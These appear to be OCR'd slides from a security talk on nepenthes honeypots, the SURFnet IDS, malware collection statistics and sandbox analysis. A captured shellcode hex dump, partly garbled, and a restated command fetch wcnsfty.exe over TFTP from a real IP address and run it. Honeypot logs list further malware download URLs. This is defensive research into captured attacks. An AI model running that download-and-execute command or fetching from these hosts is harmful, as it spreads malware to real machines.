00000020  00 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |.AAAAAAAAAAAAAAA|
00000030  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
*
00000420  41 03 00 23 82 0c 57 03  82 04 0a 00 90 42 90 42  |A..#..W......B.B|
00000430  90 42 90 42 81 c4 54 f2  ff ff fc e8 46 00 00 00  |.B.B.ÄTòÿÿüèF...|
00000440                                                    x.ï.O.._ .|
00000450                                                    ..î1À.¬.Àt|
00000460                                                    ëê;T$.uã._|
00000470                                                    K._..ë....|
00000480                                                    1Àd.@0.Àx.|
00000490  8b                                               .-.h.é.....|
000004a0  40                                               ..h<_1ö`Vë|
000004b0  0d                                               `h.þ..Wÿçèî|
000004c0  ff                                               d /c tftp -|
000004d0  69 20 31 33 34 2e 31 36  39 2e 31 37 35 2e 31 36  |i 134.169.175.16|
000004e0  37 20 47 45 54 20 77 63  6e 73 66 74 79 2e 65 78  |7 GET wcnsfty.ex|
000004f0  65 26 73 74 61 72 74 20  77 63 6e 73 66 74 79 2e  |e&start wcnsfty.|
00000500  65 78 65 26 65 78 69 74  00 42 42 42 42 42 42 42  |exe&exit.BBBBBBB|
00000510  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
*
000005d0
```

```
cmd /c
  tftp -i 134.169.175.167 GET wcnsfty.exe &
  start wcnsfty.exe &
exit
```


tftp://134.169.175.167/wcnsfty.exe

Download modules



- `download-{http,tftp}`
  - Handles HTTP / TFTP URIs
- `download-ftp`
  - FTP client from Windows is not RFC compliant...
- `download-{csend,creceive}`
- `download-link`
  - `link://10.0.0.1/HJ4G==`


Submission modules



- `submit-file`
  - Write file to hard disk
- `submit-{mysql,postgres,mssql}`
  - Store file in database
- `submit-norman`
  - Submit file to http://sandbox.norman.no
- `submit-gotek`
  - Send file via G.O.T.E.K.


```
[ info down mgr ] Handler tftp download handler will download tftp://ftp.peruvianpower.com/msnbeta.exe
[ info net handler ] UDP 'connecting' 255.255.255.255:69
[ info down mgr ] Handler tftp download handler will download tftp://run.limateam.com/msnnsg.exe
[ info net handler ] UDP 'connecting' 255.255.255.255:69
[ info down handler dio ] Max Timeouts reached (7) tftp://84.60.107.145/taskhosst.exe
[ warn dio ] Unknown ASN1_SMB Shellcode (Buffer 0 bytes) (State 0)
[ dio  ] Ignoring zero-length hexdump.
[ warn module ] Unknown PNP Shellcode (Buffer 0 bytes) (State 0)
[ module ] Ignoring zero-length hexdump.
[ warn module ] Unknown LSASS Shellcode (Buffer 0 bytes) (State 0)
[ module ] Ignoring zero-length hexdump.
[ warn handler dio ] Unknown DCOM Shellcode (Buffer 0 bytes) (State 0)
[ handler dio ] Ignoring zero-length hexdump.
[ info handler dio ] Unknown DCOM request, dropping
[ info down handler dio ] Max Timeouts reached (7) tftp://84.60.251.5/scvhost2.exe
[ info down mgr ] Handler tftp download handler will download tftp://ftp.peruvianpower.com/msnbeta.exe
[ info net handler ] UDP 'connecting' 255.255.255.255:69
[ warn handler dio ] Unknown DCOM Shellcode (Buffer 0 bytes) (State 0)
[ handler dio ] Ignoring zero-length hexdump.
[ warn handler dio ] Unknown DCOM Shellcode (Buffer 0 bytes) (State 1)
[ handler dio ] Ignoring zero-length hexdump.
[ info down mgr ] Handler tftp download handler will download tftp://84.60.234.250/taskmngr.exe
[ info net handler ] UDP 'connecting' 84.60.234.250:69
```


SURFnet IDS




http://ids.surfnet.nl

SURFnet IDS

- Bootable USB-stick based on Knoppix
  - Sets up VPN-tunnel to central server
  - Routes traffic to central server
- Central server runs nepenthes
  - Very easy administration
- 25+ sensors currently deployed
  - Plans of 100+ sensors until end of 2006

mwcollect Alliance



https://alliance.mwcollect.org

Statistics: nepenthes


- Four months nepenthes on /18 network:
  - 50,000,000+ files downloaded
  - 14,000+ unique binaries based on md5sum
  - ~1,000 different botnets

	AV engine 1	AV engine 2	AV engine 3	AV engine 4
Complete set (14,414 binaries)	85.0%	85.3%	90.2%	78.1%
Latest 24 hours (460 binaries)	82.6%	77.8%	84.1%	73.1%

- Korgobot/Padobot dominates

CWSandbox

Automatically analyzing a collected binary




Overview

